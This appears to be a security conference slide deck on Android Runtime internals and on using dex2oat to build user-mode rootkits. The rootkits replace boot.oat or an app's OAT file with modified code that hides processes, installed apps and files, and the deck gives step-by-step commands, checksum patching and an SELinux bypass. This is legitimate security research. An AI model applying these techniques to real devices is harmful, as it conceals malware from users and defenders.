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# Hiding Behind ART



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# Agenda

## Introduction

ART Overview

User Mode Rootkits

Demo

Conclusion

# Motivation

- Recent advancements in Android security
  - dm-verity
    - allows Android to verify the integrity of a partition at boot time
    - detect modifications in /system
    - protects devices from rootkits that adds or modifies binaries in the /system partition
    - not yet enabled by default
  - What can an attacker do despite of this?
  - Can we conduct rootkit operations without touching /system?

# Approach

- To answer these questions, we turned to ART
- Take advantage of ART's mechanisms to modify framework and app code without touching /system

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# Agenda

**Introduction**

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# Background

- Introduced in Android KitKat 4.4 back in October, 2013
- Became the default runtime in Android Lollipop 5.0 in November 2014

# Background

- Dalvik
  - Interpreted
  - Dexopt
  - Just-in-time (JIT) compilation
  
- ART
  - Ahead-of-time (AOT) compilation
  - Dalvik bytecode -> Native code

# Background

- Advantages
  - Better performance
  - Better battery life
  
- Some very minor drawbacks
  - More storage space
  - Longer installation time



# When?

- At first boot or system upgrade
  - Creates boot.oat and boot image
  - All installed apps will be compiled
  - May take a while
  
- Upon app installation/update

# Dex2oat

## ■ Dex2oat

– Ex:

```
/system/bin/dex2oat --zip-fd=6 --zip-location=/system/app/  
Chrome/Chrome.apk --oat-fd=7 --oat-location=/data/dalvik-cache/  
arm/system@app@Chrome@Chrome.apk@classes.dex --instruction-  
set=arm --instruction-set-features=default --runtime-arg -Xms64m  
--runtime-arg -Xmx512m --swap-fd=8
```

- Compiles bytecode in classes.dex into native code
- Resulting OAT file will be placed in /data/dalvik-cache/<target architecture>
- When app is run, the code generated in the resulting OAT file is executed instead of the bytecode in the DEX

# Compilation

- Compiler backends:
  - Quick
  - Portable
- “`-compile-backend`” option for `dex2oat`
- Current default is Quick

# Quick Backend



- Medium level IR (DEX bytecode)
- Low level IR
- Native code
- Some optimizations at each stage

# Portable backend



- Uses LLVM bitcode as its LIR
- Optimizations using LLVM optimizer
- Code generation is done by LLVM backends

# Boot.oat

- system@framework@boot.oat
- Contains libs and frameworks in boot class path
  - To be pre-loaded in all apps

```
/system/bin/dex2oat --image=/data/dalvik-cache/arm/system@framework@boot.art --dex-file=/system/framework/core-libart.jar --dex-file=/system/framework/conscrypt.jar --dex-file=/system/framework/okhttp.jar --dex-file=/system/framework/core-junit.jar --dex-file=/system/framework/bouncycastle.jar --dex-file=/system/framework/ext.jar --dex-file=/system/framework/framework.jar --dex-file=/system/framework/telephony-common.jar --dex-file=/system/framework/voip-common.jar --dex-file=/system/framework/ims-common.jar --dex-file=/system/framework/mms-common.jar --dex-file=/system/framework/android.policy.jar --dex-file=/system/framework/apache-xml.jar --oat-file=/data/dalvik-cache/arm/system@framework@boot.oat --instruction-set=arm --instruction-set-features=default --base=0x6f019000 --runtime-arg -Xms64m --runtime-arg -Xmx64m --image-classes-zip=/system/framework/framework.jar --image-classes=preloaded-classes
```

# Boot.oat

- /system/framework/core-libart.jar
- /system/framework/conscrypt.jar
- /system/framework/okhttp.jar
- /system/framework/core-junit.jar
- /system/framework/bouncycastle.jar
- /system/framework/ext.jar
- /system/framework/framework.jar
- /system/framework/  
framework.jar:classes2.dex
- /system/framework/telephony-common.jar
- /system/framework/voip-common.jar
- /system/framework/ims-common.jar
- /system/framework/mms-common.jar
- /system/framework/android.policy.jar
- /system/framework/apache-xml.jar

# Boot image

- `system@framework@boot.art`
- Contains pre-initialized classes and objects from the framework
- Contains pointers to methods in `boot.oat`
- `boot.oat` and `app oat` contain pointers to methods in the boot image
- Loaded by `zygote` along with `boot.oat`



# Layout

```
70070000-709e2000 rw-p 00000000 b3:09 425157 /data/dalvik-cache/arm/system@framework@boot.art
709e2000-7246f000 r--p 00000000 b3:09 425156 /data/dalvik-cache/arm/system@framework@boot.oat
7246f000-739a5000 r-xp 01a8d000 b3:09 425156 /data/dalvik-cache/arm/system@framework@boot.oat
739a5000-739a6000 rw-p 02fc3000 b3:09 425156 /data/dalvik-cache/arm/system@framework@boot.oat
```

# ART Image Header

Field	Type	Description
<b>magic</b>	ubyte[4]	Magic value. "art\n"
<b>version</b>	ubyte[4]	Image version
<b>image_begin</b>	uint32	Base address of the image
<b>image_size</b>	uint32	The size of the image
<b>image_bitmap_offset</b>	uint32	Offset to a bitmap
<b>image_bitmap_size</b>	uint32	Size of the image bitmap
<b>oat_checksum</b>	uint32	Checksum of the linked boot.oat file
<b>oat_file_begin</b>	uint32	Address of the linked boot.oat file
<b>oat_data_begin</b>	uint32	Address of the linked boot.oat file's oatdata
<b>oat_data_end</b>	uint32	End address of the linked boot.oat file's oatdata
<b>oat_file_end</b>	uint32	End address of the linked boot.oat file
<b>patch_delta</b>	int32	Image relocated address delta
<b>image_roots</b>	uint32	Address of an array of objects
<b>compile_pic</b>	uint32	Indicates if image was compiled with position-independent-code enabled

# OAT File

- ELF dynamic object
- .oat/.dex file extension

▼ struct dynamic_symbol_table	
▶ struct Elf32_Sym symtab[0]	[U] <Undefined>
▼ struct Elf32_Sym symtab[1]	oatdata
▶ struct sym_name32_t sym_name	oatdata
Elf32_Addr sym_value	0x00001000
Elf32_Xword sym_size	892928
▶ struct sym_info_t sym_info	STB_GLOBAL   STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	4
▶ char sym_data[892928]	
▼ struct Elf32_Sym symtab[2]	oatexec
▶ struct sym_name32_t sym_name	oatexec
Elf32_Addr sym_value	0x000DB000
Elf32_Xword sym_size	605104
▶ struct sym_info_t sym_info	STB_GLOBAL   STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
▶ char sym_data[605104]	
▼ struct Elf32_Sym symtab[3]	oatlastword
▶ struct sym_name32_t sym_name	oatlastword
Elf32_Addr sym_value	0x0016EBAC
Elf32_Xword sym_size	4
▶ struct sym_info_t sym_info	STB_GLOBAL   STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
▶ char sym_data[4]	øGøç

# OAT File

- Dynamic symbol tables pointing to OAT data and code
  - oatdata
  - oatexec
  - oatlastword


▼ struct dynamic_symbol_table	
▶ struct Elf32_Sym symtab[0]	[U] <Undefined>
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Elf32_Addr sym_value	0x0016EBAC
Elf32_Xword sym_size	4
▶ struct sym_info_t sym_info	STB_GLOBAL   STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
▶ char sym_data[4]	øGøç

# OAT File

- oatdata -> headers, DEX files
- oatexec -> compiled code
- oatlastword -> end marker

▼ struct dynamic_symbol_table	
▶ struct Elf32_Sym symtab[0]	[U] <Undefined>
▼ struct Elf32_Sym symtab[1]	oatdata
▶ struct sym_name32_t sym_name	oatdata
Elf32_Addr sym_value	0x00001000
Elf32_Xword sym_size	892928
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Elf32_Addr sym_value	0x000DB000
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Elf32_Addr sym_value	0x0016EBAC
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unsigned char sym_other	0
Elf32_Half sym_shndx	5
▶ char sym_data[4]	øGøç

# OAT File



# OAT Header

Field	Type	Description
<b>magic</b>	ubyte[4]	Magic value. "oat\n"
<b>version</b>	ubyte[4]	OAT version.
<b>adler32_checksum</b>	uint32	Adler-32 checksum of the OAT header
<b>instruction_set</b>	uint32	Instruction set architecture
<b>instruction_set_features</b>	uint32	Bitmask of supported features per architecture
<b>dex_file_count</b>	uint32	Number of DEX files in the OAT
<b>executable_offset</b>	uint32	Offset of executable code section from start of oatdata
<b>interpreter_to_interpreter_bridge_offset</b>	uint32	offset from oatdata start to interpreter_to_interpreter_bridge stub
<b>interpreter_to_compiled_code_bridge_offset</b>	uint32	offset from oatdata start to interpreter_to_compiled_code_bridge stub
<b>jni_dlsym_lookup_offset_</b>	uint32	offset from oatdata start to jni_dlsym_lookup stub
<b>portable_imt_conflict_trampoline_offset</b>	uint32	offset from oatdata start to portable_imt_conflict_trampoline stub
<b>portable_resolution_trampoline_offset</b>	uint32	offset from oatdata start to portable_resolution_trampoline stub
<b>portable_to_interpreter_bridge_offset</b>	uint32	offset from oatdata start to portable_to_interpreter_bridge stub
<b>quick_generic_jni_trampoline_offset</b>	uint32	offset from oatdata start to quick_generic_jni_trampoline stub
<b>quick_imt_conflict_trampoline_offset</b>	uint32	offset from oatdata start to quick_imt_conflict_trampoline stub
<b>quick_resolution_trampoline_offset</b>	uint32	offset from oatdata start to quick_resolution_trampoline stub
<b>quick_to_interpreter_bridge_offset</b>	uint32	offset from oatdata start to quick_to_interpreter_bridge stub
<b>image_patch_delta</b>	int32	The image relocated address delta
<b>image_file_location_oat_checksum</b>	uint32	Adler-32 checksum of boot.oat's header
<b>image_file_location_oat_data_begin</b>	uint32	The virtual address of boot.oat's oatdata section
<b>key_value_store_size</b>	uint32	The length of key_value_store
<b>key_value_store</b>	ubyte[key_value_store_size]	A dictionary containing information such as the command line used to generate this oat file, the host arch, etc.

# OAT Header

Instruction Set	Value	Description
<b>kNone</b>	0	Unspecified
<b>kArm</b>	1	ARM
<b>kArm64</b>	2	ARM 64-bit
<b>kThumb2</b>	3	Thumb-2
<b>kX86</b>	4	X86
<b>X86_64</b>	5	X64
<b>kMips</b>	6	MIPS
<b>kMips64</b>	7	MIPS 64-bit



# OAT Dex File Header

Field	Type	Description
<code>dex_file_location_size</code>	<code>uint32</code>	Length of the original input DEX path
<code>dex_file_location_data</code>	<code>ubyte[<i>dex_file_location_size</i>]</code>	Original path of input DEX file
<code>dex_file_location_checksum</code>	<code>uint32</code>	CRC32 checksum of classes.dex
<code>dex_file_pointer</code>	<code>uint32</code>	Offset of embedded input DEX from start of oatdata
<code>classes_offsets</code>	<code>uint32[<i>DEX.header.class_defs_size</i>]</code>	List of offsets to OATClassHeaders

- Original DEX file is embedded at offset *dex\_file\_pointer*
- Size of `classes_offsets` corresponds to the `class_defs_size` field of the DEX file's header

# OAT Class Header

- Type indicates how much of the methods were compiled (<https://source.android.com/devices/tech/dalvik/configure.html>)
- If `type == kOatSomeCompiled`, there will be a `bitmap_size` and `bitmap` field
- Each bit in the `bitmap` represents a method of this class
- A set bit means, this method was compiled

Field	Type	Description
<code>status</code>	<code>uint16</code>	State of class during compilation
<code>type</code>	<code>uint16</code>	Type of class
<code>bitmap_size</code>	<code>uint32</code>	Size of compiled methods bitmap (present only when <code>type = 1</code> )
<code>bitmap</code>	<code>ubyte[bitmap_size]</code>	Compiled methods bitmap (present only when <code>type = 1</code> )
<code>methods_offsets</code>	<code>uint32[variable]</code>	List of offsets to the native code for each compiled method

Type	Constant Value	Description
<code>kOatClassAllCompiled</code>	0	All methods in the class are compiled.
<code>kOatClassSomeCompiled</code>	1	Some methods are compiled.
<code>kOatClassNoneCompiled</code>	2	No methods were compiled.

# OAT Class Header

- Each `method_offset` points to the generated native method code.
- Take note that for kThumb2 architecture, `code_offset` has the least significant bit set.
  - Ex: For `method_offset` `0x00143061`, the actual start of the native code is at offset `0x00143060`.

Field	Type	Description
<code>status</code>	<code>uint16</code>	State of class during compilation
<code>type</code>	<code>uint16</code>	Type of class
<code>bitmap_size</code>	<code>uint32</code>	Size of compiled methods bitmap (present only when <code>type = 1</code> )
<code>bitmap</code>	<code>ubyte[bitmap_size]</code>	Compiled methods bitmap (present only when <code>type = 1</code> )
<code>methods_offsets</code>	<code>uint32[variable]</code>	List of offsets to the native code for each compiled method

Type	Constant Value	Description
<code>kOatClassAllCompiled</code>	0	All methods in the class are compiled.
<code>kOatClassSomeCompiled</code>	1	Some methods are compiled.
<code>kOatClassNoneCompiled</code>	2	No methods were compiled.

# OAT Quick Method Header

Field	Type	Description
<code>mapping_table_offset</code>	uint32	Offset from the start of the mapping table
<code>vmap_table_offset</code>	uint32	Offset from the start of the vmap table
<code>gc_map_offset</code>	uint32	Offset to the GC map
<code>QuickMethodFrameInfo.frame_size_in_bytes</code>	uint32	Frame size for this method when executed
<code>QuickMethodFrameInfo.core_spill_mask</code>	uint32	Bitmap of spilled machine registers
<code>QuickMethodFrameInfo.fp_spill_mask</code>	uint32	Bitmap of spilled floating point machine registers
<code>code_size</code>	uint32	The size of the generated native code

- Generated for Quick backend compiled code
- Mapping between registers and ip in native code and Dalvik bytecode

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# Agenda

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Conclusion

# Approach

- Use dex2oat to generate OAT files from modified framework or app and replace the originals
- Replace framework code
  - Generate new boot.art and boot.oat and replace the system generated one
- Replace application code
  - Generate new OAT and replace the installed app's OAT
- Requires a root shell

# Advantages

- No low level code required
  - Code modifications are done in Java
  - Less problems encountered than dealing with low level kernel stuff
  
- Less affected by variations in architecture and OS version
  - Same approach works regardless of the arch and OS
  
- We don't have to deal with code signing
  - Apps are already installed and verified

# Advantages

- Our code runs under the context of the app running it
- Same uid and app permissions
- Example: Settings app
  - system uid
  - Permissions:

```
android.permission.REBOOT  
android.permission.MANAGE_DEVICE_ADMINS  
android.permission.MANAGE_USERS  
android.permission.WRITE_SECURE_SETTINGS  
android.permission.MOUNT_UNMOUNT_FILESYSTEMS  
android.permission.ACCESS_NOTIFICATIONS  
android.permission.CLEAR_APP_USER_DATA
```



# Persistence

- Our code persists for as long as the OAT file is not replaced
- Our goal is not to maintain root access
  - no writes to /system, remember?
  - We do have the option to re-acquire root access using a system-to-root exploit (when running as system)

# Replacing framework code

- Replace framework code with our own
- Use dex2oat to generate a new boot.art and boot.oat that includes our modified JAR
- Replace original boot.oat with our own boot.oat

# Replacing framework code

- What we want to do
  - Hide running processes
  - Hide files
  - Hide installed apps
  - and more...

# Replacing framework code

## – Target methods

What to hide	Class	Method	Source	JAR
<b>Running processes</b>	ActivityManager	getRunningAppProcesses	/frameworks/base/core/java/android/app/ActivityManager.java	framework.jar
<b>Installed apps</b>	ApplicationPackageManager	getInstalledApplications	/frameworks/base/core/java/android/app/ApplicationPackageManager.java	framework.jar
<b>Files</b>	File	filenamesToFiles	/libcore/luni/src/main/java/java/io/File.java	core-libart.jar

# Replacing framework code

- Example: Hide running processes
  - `ActivityManager.getRunningAppProcesses()`
  - Source code can be found in “`/frameworks/base/core/java/android/app/ActivityManager.java`”
  - Build results in `/system/framework.jar`

# Replacing framework code

```
public List<RunningAppProcessInfo> getRunningAppProcesses() {  
    try {  
        return ActivityManagerNative.getDefault().getRunningAppProcesses();  
    } catch (RemoteException e) {  
        return null;  
    }  
}
```

- Returns a list of RunningAppProcessInfo
- We need to modify the list

# Replacing framework code

```
public List<RunningAppProcessInfo> getRunningAppProcesses() {
    try {

        List<RunningAppProcessInfo> proclList = ActivityManagerNative.getDefault().getRunningAppProcesses();

        for (Iterator<RunningAppProcessInfo> iter = proclList.listIterator(); iter.hasNext();) {
            RunningAppProcessInfo p = iter.next();
            if (p.processName.equals("com.polisab.badapp")) {
                iter.remove();
            }
        }

        return proclList;
    } catch (RemoteException e) {
        return null;
    }
}
```

# Replacing framework code

- Build the modified code
  - We only use this JAR to get the smali code for the modified method
- Use apktool to decode the resulting JAR
- Locate the generated smali for the method



# Replacing framework code

- Step 1: Modify target method
  - Pull the original JAR from the /system partition.
  - Use apktool to decode the JAR and generate smali code.
  - Modify the target method(s).
  - Rebuild the JAR using apktool.

# Replacing framework code

- Step 2: Prepare the JAR

- Rename the JAR such that the resulting path after you have pushed it to the device is the same length with the path of the original JAR in the /system partition .

“/system/framework/framework.jar”  
“/data/local/tmp/11framework.jar”

- Makes relocating offsets unnecessary.

# Replacing framework code

- Step 3: Get checksum of the original classes.dex
  - Get the CRC32 of classes.dex in the original JAR.
  - We will patch this to our OAT later.

## Replacing framework code

- Step 4: Prepare to run dex2oat
  - Delete the original boot.oat.
  - Push our modified JAR into the device
  - Retrieve the command line used to generate the original boot.oat.
    - Get this from *key\_value\_store* in the OAT header

# Replacing framework code

## ■ Step 5: Generate our boot.oat

- Replace all references to our target JAR with the path of our modified JAR:

```
/system/bin/dex2oat --image=/data/dalvik-cache/arm/system@framework@boot.art --dex-file=/system/framework/core-libart.jar --dex-file=/system/framework/conscrypt.jar --dex-file=/system/framework/okhttp.jar --dex-file=/system/framework/core-junit.jar --dex-file=/system/framework/bouncycastle.jar --dex-file=/system/framework/ext.jar --dex-file=/data/local/tmp/11framework.jar --dex-file=/system/framework/telephony-common.jar --dex-file=/system/framework/voip-common.jar --dex-file=/system/framework/ims-common.jar --dex-file=/system/framework/mms-common.jar --dex-file=/system/framework/android.policy.jar --dex-file=/system/framework/apache.xml.jar --oat-file=/data/dalvik-cache/arm/system@framework@boot.oat --instruction-set=arm --instruction-set-features=default --base=0x6f019000 --runtime-arg -Xms64m --runtime-arg -Xmx64m --image-classes-zip=/data/local/tmp/11framework.jar --image-classes=preloaded-classes
```

- Run dex2oat

## Replacing framework code

- Step 6: Patch boot.oat DEX path and checksum
  - Once boot.oat is generated, patch the *dex\_file\_location\_data* with the original JAR's path.
  - Patch the *dex\_file\_location\_checksum*, which is right after the path, with the original classes.dex's checksum we calculated earlier.

# Replacing framework code

- Step 7: Restart Zygote

- For the changes to take effect, we have to restart Zygote or restart the device.

```
stop zygote  
start zygote
```

- Installed apps will be recompiled

## Replacing app code

- Modify specific apps instead of a system framework JAR.
  
- Affects only a single app, so less intrusive than replacing boot.oat
  
- Downsides:
  - It only affects apps you specifically target
  - Apps are updated more frequently
    - System apps, not so much



# Replacing app code

- Example: Settings.apk
  - Shows running processes and installed apps
  - Original APK is in “/system/priv-app/Settings/Settings.apk”
  - Source code in AOSP’s package/apps/Settings

# Replacing app code

- To hide our app from the running processes list
  - Look for calls to `ActivityManager.getRunningAppProcesses()`
  - Modify the returned `RunningAppProcessInfo` list.

# Replacing app code

- packages/apps/Settings/src/com/android/settings/applications/RunningState.java

```
List<ActivityManager.RunningAppProcessInfo> processes
    = am.getRunningAppProcesses();

    for (Iterator<ActivityManager.RunningAppProcessInfo> iter = processes.listIterator();
iter.hasNext();) {
    ActivityManager.RunningAppProcessInfo p = iter.next();

    if (p.processName.equals("com.polsab.badapp")) {
        iter.remove();
    }
}
}
```

# Replacing app code

- To hide our app from installed apps list
  - Look for calls to `PackageManager.getInstalledApplications()`
  - Modify the returned `ApplicationInfo` list.

# Replacing app code

- packages/apps/Settings/src/com/android/settings/applications/ApplicationState.java

```
mApplications = mPm.getInstalledApplications(mRetrieveFlags);
if (mApplications == null) {
    mApplications = new ArrayList<ApplicationInfo>();
}

for (Iterator<ApplicationInfo> iter = mApplications.listIterator(); iter.hasNext();) {
    ApplicationInfo a = iter.next();

    if (a.processName.equals("com.polsab.badapp")) {
        iter.remove();
    }
}
```

# Replacing app code

- Step 1: Modify target method
  - Pull the original APK from its install location.
  - Use apktool to decode the APK and generate smali code.
  - Modify the target method(s).
  - Rebuild the APK.

# Replacing app code

- Step 2: Prepare the APK

- Rename the APK such that the resulting path after you have pushed it to the device is the same length with the path of the original APK.

“/system/priv-app/Settings/Settings.apk”  
“/data/local/tmp/1111111111Settings.apk”

- Makes relocating offsets unnecessary.

## Replacing app code

- Step 3: Get checksum of the original classes.dex
  - Get the CRC32 of classes.dex in the original APK.
  - We will patch this to our OAT later.



## Replacing app code

- Step 4: Prepare to run dex2oat
  - Delete the original OAT file.
  - Push our modified APK to the device

# Replacing app code

- Step 5: Generate our OAT
  - Run the dex2oat command with the following parameters:
    - --dex-file = <our modified APK's path>
    - --oat-file = <original OAT file's path>
  - Example:

```
dex2oat -dex-file=/data/local/temp/1111111111Settings.apk -oat-file=/data/dalvik-cache/arm/system@priv-app@Settings@Settings.apk@classes.dex
```

## Replacing app code

- Step 6: Patch OAT file's DEX path and checksum
  - Once the OAT file is generated, patch the *dex\_file\_location\_data* with the original APK's path.
  - Patch the *dex\_file\_location\_checksum*, which is right after the path, with the original classes.dex's checksum we calculated earlier.

# Replacing app code

- Step 7: Restart the app

- Stop the app process if it is running.

- Ex:

```
am force-stop com.android.settings
```

- The changes will take effect the next time the app is run.

# Limitations

- We can't hide from lower level or non-framework code
- SELinux policies may stop us
  - Not a problem if you can setenforce 0
- Your code is bound by the affected app's permissions

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# Agenda

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ART Overview

User Mode Rootkits

Demo

Conclusion

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# Conclusion

- User mode rootkits are possible through ART
  - You can use these techniques for RE as well
- We can still achieve persistence on the device
- ART is ripe for more security research



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Questions?

# Thanks for listening!

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